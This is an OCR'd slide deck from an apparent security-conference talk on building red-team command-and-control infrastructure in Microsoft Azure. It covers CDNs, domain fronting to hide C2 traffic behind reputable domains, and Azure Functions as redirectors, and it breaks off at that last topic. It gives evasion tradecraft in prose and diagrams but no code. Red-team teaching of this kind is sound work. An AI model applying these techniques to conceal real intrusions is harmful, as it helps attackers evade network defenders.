Building Fully Functional C2 with Azure

@ChrisTruncer

@FortyNorthSec

FORTYNORTH SECURITY

Whoami - Chris Truncer

- FortyNorth Co-Founder
- Offensive Security Lead
- Veil, EyeWitness, WMImplant

FORTYNORTH SECURITY

What's this talk about?

- Azure!
- Red team infrastructure within Azure
- Another Redirector option

Azure!

Microsoft Azure

- Azure is Microsoft's cloud service offering
  - Obviously, a competitor to Amazon's AWS cloud services
- What sort of functionality do we typically associate with Azure (or other cloud providers)?
  - Always-on capability
  - High availability
  - … but primarily, computing resources, right?

[redacted]
Virtual machine

Search (Cmd+/)

- Overview
- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems

Settings

- Networking
- Connect
- Disks
- Size
- Security
- Extensions
- Continuous delivery (Preview)
- Availability + scaling
- Configuration
- Identity
- Properties
- Locks
- Export template

Operations

- Bastion


Connect | Start | Restart | Stop | Capture | Delete | Refresh

Advisor (1 of 3): Enable virtual machine replication to protect your applications from regional outage →

Resource group (change)	: [redacted]	Azure Spot	: N/A
Status	: Running	Public IP address	: [redacted]
Location	: East US	Private IP address	: 10.0.1.4
Subscription (change)	: Pay-As-You-Go	Public IP address (IPv6)	: -
Subscription ID	: [redacted]	Private IP address (IPv6)	: -
Computer name	: [redacted]	Virtual network/subnet	: [redacted]/default
Operating system	: Windows (Windows 10 Pro)	DNS name	: Configure
Size	: Standard A1 v2 (1 vcpus, 2 GiB memory)	Scale Set	: N/A
Tags (change)	: Click here to add tags		


Show data for last: 1 hour | 6 hours | 12 hours | 1 day | 7 days | 30 days

CPU (average)



Percentage CPU (Avg) [redacted]
3.87 %


Network (total)



Network In Total (Sum) [redacted]
4.76 MB

Network Out Total (Sum) [redacted]
8.46 MB

Disk bytes (total)



Disk Read Bytes (Sum) [redacted]
72.66 MB


Disk Write Bytes (Sum) [redacted]
167.29 MB

Microsoft Azure

- Computing is probably the first capability most people associate with a cloud service
  - That's typically an original core offering
- But there is a lot more that Azure and other providers can offer
- Storage is one!
- Another use is a CDN!


Microsoft Azure

- Azure can provide you access to multiple CDNs
  - Microsoft's own CDN
  - Verizon's CDN
  - Akamai
- Azure is one of the easiest places to get access to Akamai's CDN
- So why would you care about CDNs?
- Let's talk attacker C2 tradecraft


Victim PC
Firewall
REDIRECTOR
DOMAIN FRONT
REDIRECTOR
TEAMSERVER

Domain Fronting

- Domain fronting allows you to use highly reputable domains to hide your C2 traffic
- When looking at the destination, it appears as if you are going to a subdomain of cnn.com, Microsoft.com, etc.
- However, your Host header points to the real destination within the targeted CDN
- The CDN reads the host header and routes your traffic to its actual destination
- This also eliminates the need for a redirector, the reputable domain (and its CDN) is your redirector!


C2 SERVER
ATTACKERENDPOINT.CLOUDFRONT.NET
RESPONSE
CNNTECHLIVE.CLOUDFRONT.NET
RESPONSE
TRUSTED SERVER
CLOUDFRONT CDN
HTTPS://CNNTECHLIVE.CLOUDFRONT.COM
VICTIM
RESPONSE

Domain Fronting Takeaways

- Domain fronting gives you the ability to use a highly reputable domain for C2
- It eliminates the need for a redirector system
- You can build in special rules to help filter incoming requests
- It's not a single server/system that can go down and break any/all C2 between you and your systems
- Is there any other cloud functionality that can give the same capabilities?



Azure Functions

Azure Functions

- What are they?
- It is “server-less code”
  - It’s Azure’s version of AWS Lambdas
- Event driven functions which do “something”
- Supports a wide range of languages for you to develop
  - C#, Python, PowerShell, node, JavaScript, PHP, etc.
- Why deploy an entire virtual machine when all it is going to do is run 25 lines of python code on it?

Azure Functions

- All you need to do is write the code which conducts any action that you need it to perform
- Select a trigger which invokes your function/code to run
- Deploy your function code into Azure
  - VS Code makes this easy!
- Any time that your trigger hits, your function code will run

